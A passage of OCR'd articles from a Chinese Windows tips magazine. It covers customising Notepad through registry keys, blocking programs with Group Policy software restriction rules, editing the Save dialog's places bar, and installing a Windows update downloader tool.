


图4 页面设置

大家对比下很自然就知道了，但是要注意此时的单位就不是像素了。**lfFaceName、lfItalic、lfStrikeOut和lfUnderline**分别是控制字体、字体倾斜、字体删除线、字体下划线的，大家都知道平时我们用记事本的时候是无法设置字体删除线和下化线的，但是如果我们在注册表中将这两个键值全部改为1的话，那么我们在NotePad打出的字就会有删除线和下化线，如图5所示。




图5 在记事本中输入带有下划线和删除线的文字

图2中的**StatusBar**是用来控制NotePad有没有状态栏的，一般NotePad的“查看”下“状态栏”是灰色的，如果我们在注册表中将其键值由0改为1的话效果就不同了，如图6。




图6 记事本中出现了状态栏

其他还有些键值不怎么常用，我就不多说了。感兴趣的朋友可以自己再挖掘挖掘。

此时我还要补充一点，每次我们修改注册表完毕一定要点“查看”下的“刷新”，不然我们的改动不会产生效果。（*编辑：这里我有不同意见：在注册表中的刷新是更新外部的修改导致的注册表键值的变化，而使用注册表修改其它软件的配置若要生效的话一般要重新启动对应软件，当然有的修改即时生效。*）为什么呢？我们打个比方：如果你在注册表中将iWindowPosx的键值修改了而没有刷新，此时你双击NotePad看效果的话是不会有用的，因为你双击打开NotePad的时候iWindowPosx的键值又改变了，所以一定要注意。

问题是解决了，但是我们还要进一步思考以后解决此类问题的方法，这样才会有进步。遇到一个问题我们要想办法从它的本质入手，不能看其表面，像我所举的这个例子你如果不从注册表分析是找不到答案的，当我们知道从某个本质入手后还应当借助相关的工具辅助我们解决问题。大家以后碰到注册表问题时我强力推荐RegSnap这个工具。关于这个工具的注意点我一定要说下，大家在比较前后两次注册表变化的时候一定要操作小心，不能引入其他杂质，这样会困扰我们的思维，就拿我们比较txt文件的移动来说，第一次你先对注册表进行了快照，在第二次快照前你不可以做其他一些操作，如你想先听听音乐再做第二次快照，或者将另外一个文件打开再移动下，这样注册表里面就会有记录的，到最后两次比较的结果就不真实有效了。

编辑点评：

刚开始没有理解作者移动文件的意思，到自己亲自实践后才弄明白。似乎每期的《手册》都多少有几篇与注册表相关的文章，的确，注册表对于Windows来说太重要了，Windows中的大部分“猫腻”都在注册表中了。想要打造适合你自己的Windows操作系统，注册表的相关知识是必须掌握的。注册表是一个庞大的体系，大家每次积累一点，慢慢就会发现它的一些安排是有规律的。建议大家买一本专业的介绍注册表的书好好学习一下，你会发现生活在Windows下的乐趣和美好~

通过组策略禁止软件运行

□ 王艺翔

从本文中你可以学到：

使用组策略禁止软件执行的方法

禁止软件运行的方法很多，比如修改注册表，通过第三方软件等等。今天我要教大家通过修改组策略来达到禁止软件运行的目的。

步骤一：在运行中输入**gpedit.msc**并来到图1所示的位置（*默认情况下右边显示“没有定义软件限制策略”，需手动添加软件限制策略*）。

步骤二：右击“软件限制策略”选择“创建新的策略”，出现如图2的视图。




图1 来到指定组策略位置




图2 新的软件限制策略




图3 两个限制策略

点图2中的“安全级别”，会在右边出现两个选项：一是“不允许的”，二是“不受限的”，如图3。

我们双击“不允许的”，然后就出现了如图4的界面。




图4 不允许的属性

上面描述“无论用户的访问权如何，软件都不会运行”，如果我们点“设为默认值”的话会出现图5的警告窗口。

我们依次点“是”，“确定”，此时我们随便找个软件运行下看看，会出现图6所示的警告框，说明如果我们这样设置的话大部分软件是不能运行的（安装在c:\Program Files的软件和C:\WINDOWS下的exe文件除外，它们是不受到限制的）。




图5 软件限制策略提示




图6 程序禁止执行

为了验证效果，我们双击d盘下某个应用程序看看，此时同样会出现图6的警告框，表明组策略已经将其禁止运行了。

那如何还原呢？我们只要双击图3中的“不受限的”然后点击“设为默认值”，这样我们的软件就可以运行了，软件访问权便由用户的访问权来决定了。

下面我们来手动设置哪些软件不能运行，或者哪个目录里面的软件全不能运行。我们点击图2的“其它规则”，出现如图7的界面。

如果我们现在想禁止c:\Program Files下所有软件的运行，我们只需要在图7右边的空白处右击鼠标，并选择“新路径规则”，如图8。




图7 其它规则




图8 新路径规则

在路径处我们填入**c:\Program Files**，安全级别处选择“不允许的”。为了验证效果，我们回到c:\Program Files下随便运行个软件看看，同样出现了图6所示的界面，而除c:\Program Files以外所有地方的软件将不受限制。

编辑点评：

好像比较早以前就有网吧使用一些专门的安全软件对其它一些软件的执行进行了限制，不晓得这类软件是否使用的是和组策略同样的方法呢？其实使用组策略限制软件的执行的根本还是通过注册表限制的，大家可以使用RegSnap等监视工具或者“帮助与支持”中的“查看应用的组策略设置”查找对应的注册表路径，这里就给大家留个作业了。别光说不练，我们要做表达的弱者，行动的强人！

打造属于自己的“位置栏列表”

图 姚淑云

从本文中你可以学到：

如何自定义保存对话框中的位置栏列表

我们平时上网看见好的图片总喜欢右击它并选择“图片另存为”，此时出现了如图1所示的界面。




图1 另存为对话框

大家看图1默认情况下左边有“历史”、“桌面”、“我的文档”等几个选项，我们可以选择快速切换到对应位置，而不需要点“保存在”后面的小三角然后慢慢查找。诚然这样很方便，但现在问题出现了：我平时喜欢将网上下的图片保存在d:\我的图片，喜欢将网上下的软件保存在d:\我的软件，而不喜欢将它们保存到桌面和我的文档等地方。当然我们点那个小三角也可以找到相应目录，但感觉很烦琐，总认为这样的位置栏列表好像行同虚设，并没有方便广大windows用户，同时心想如果能打造属于自己的位置栏那该多好啊！

经过一番学习和研究终于找到了解决问题的方法。方法如下：我们先在运行中输入**gpedit.msc**，来到如图2所示的位置。




图2 来到指定的组策略位置

在右边找到“位置栏中显示的项目”，双击打开并选择“已启用”，此时“显示的位置”处变为可用，我们在项目1中填写“d:\我的图片”，项目2中填写“d:\我的软件”，选项3、4、5随便填写即可，如图3。




图3 添加显示的位置

填写结束点确定，效果如图4所示。

这样以后我们保存文件的时候只要在左边选取相应文件夹就行了，感觉很方便。

Windows 更新下载器

图 陈小兵

从本文中你可以学到：
如何快速方便地获得 Windows 安全更新

漏洞一直是入侵者的最爱，而补丁却是入侵者的克星。微软对于正版软件的执著和技术方面的调整，使得补丁程序的升级变得越来越困难，特别是使用微软非正版的操作系统，而从其他站点下载补丁程序，不但比较麻烦，而且还要担心下载的补丁程序是否被捆绑了木马等程序。“Windows Updates Downloader 2.24 Build 875”的出现完全解决了以上的问题，“Windows Updates Downloader”是jcarle公司开发的一款免费软件，能以最快的方法下载全部最新的 Windows 及其相关安全更新，所有安全更新链接均来自Microsoft.com。

一、安装程序

“Windows Updates Downloader”的运行环境是“.NET 2.0 Framework”，如果没有安装“.NET 2.0 Framework”则无法安装该程序。安装“.NET 2.0 Framework”后安装“Windows Updates Downloader”非常简单，按照提示就可以完成，.NET 2.0 Framework已经收录入光盘。

二、补丁文件列表

第一次使用时，如果没有补丁文件列表，则在“Windows Updates Downloader”中无法下载补丁程序，补丁文件列表可以在光盘中找到，把它们复制到“Windows Updates Downloader”的安装目录后，运行“Windows Updates Downloader”即可进行补丁下载，如图1。

